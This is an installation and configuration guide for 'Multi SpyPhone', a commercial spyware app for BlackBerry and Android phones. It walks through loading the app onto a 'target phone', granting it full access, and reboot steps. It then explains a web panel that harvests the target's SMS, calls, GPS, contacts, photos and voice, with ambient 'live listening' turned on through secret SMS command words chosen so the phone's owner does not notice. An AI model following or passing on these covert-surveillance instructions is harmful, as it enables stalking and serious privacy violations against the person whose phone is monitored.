# Installation

Multi SpyPhone for BlackBerry uses internet connectivity for data transfer. So target phone should have internet access either through GPRS or WIFI.



1. Open the target phone's browser and enter the URL  
<http://multi.mobilebackup.me/activate.php>



2. Enter username and registration key  
(After you have purchased the multi spyphone will get the account name and registration key.)



3. Once downloaded, please select the option highlighted in red in following picture



4. Then click the download button. A window will open . You should select the "Allow " for connections option as highlighted in red in following picture



5. Then you should select "Allow" option for Interactions option as shown in red in following picture



6. Then you should select "Allow" option for User Data option as shown in red in following picture

7. Now press the "Save" option which will appear after pressing the MENU button as shown in following picture



8. Now downloading will start. After installation is complete, restart the phone. Device must be rebooted to complete install.

# Application Settings

- Multi SpyPhone for Android uses web server settings, Set the Multi SpyPhone Application, you need to use your account login site.
- We recommend that you purchase an account, login first website set up this software, then install the software and activate it. This can save time, so that you can use immediately after installation is complete.

To set the Multi SpyPhone, log into your Web Account at <http://multi.mobilebackup.me> using the User ID and Password you signed up with when purchasing the software.

After successful login, you will see the following screen. In this page, you can set the Multi SpyPhone Application, you can also view or modify your account information.

If you browse other pages, you can also click on "**profile**" button, open the "profile" page, and then set the application

The screenshot shows a web browser window titled 'My Profile' with the URL 'multi.mobilebackup.me/user/profile.php'. The user is logged in as '9700' and can click '[ Logout ]'. The interface is divided into several sections:

- Profile / Account Information:** A red box highlights the top section containing input fields for 'Utr Name' (9700), 'Email' (@gmail.com), and 'Password', along with a 'Change Profile' button.
- Subscription:** A red box highlights the 'Phone Info' section, which displays technical details like IMEI, PHONE\_NUMBER, PHONE\_OS, PHONE\_MODEL, PHONE\_IMSI, and VERSION, along with a 'PhoneID' and a 'KEY'.
- Account Information:** A red box highlights the 'KEY' and 'Expired' status.
- Function setting area:** A large red box highlights the bottom section, which includes settings for 'GPS Interval' (30 minutes), 'phone number' (9985632577), and 'Update GPS Command'. Below this are settings for 'cdfr' (start), 'ybpv' (end), and 'Update SpyCall SMS'. At the bottom are settings for 'r' (5 mins), 'rr' (15 mins), and 'rrr' (30 mins), with an 'Update Recording SMS' button.
- Phones Data History:** A red box highlights the right sidebar, which contains a list of buttons for 'Profile', 'SMS', 'Call', 'CellId', 'GPS', 'Messenger', 'Bookmark', 'Browser', 'Contacts', 'Calendar', 'Picture', 'Video', 'Voice', and 'SURROUND'.

You can use any word to set the SMS command. Because the target phone will be displayed the SMS commands, so please use the secret word for the SMS command is better.  
SMS command set is completed. You can use the master number to send SMS command to turn function.



GPS Interval :  (minutes) → set gps data upload interval.  
phone number :  → Set master number  
**Update GPS Command**

(start) → Set SMS command for Open Live Listening to Surroundings  
 (end) → Set SMS command for Close Live Listening to Surroundings
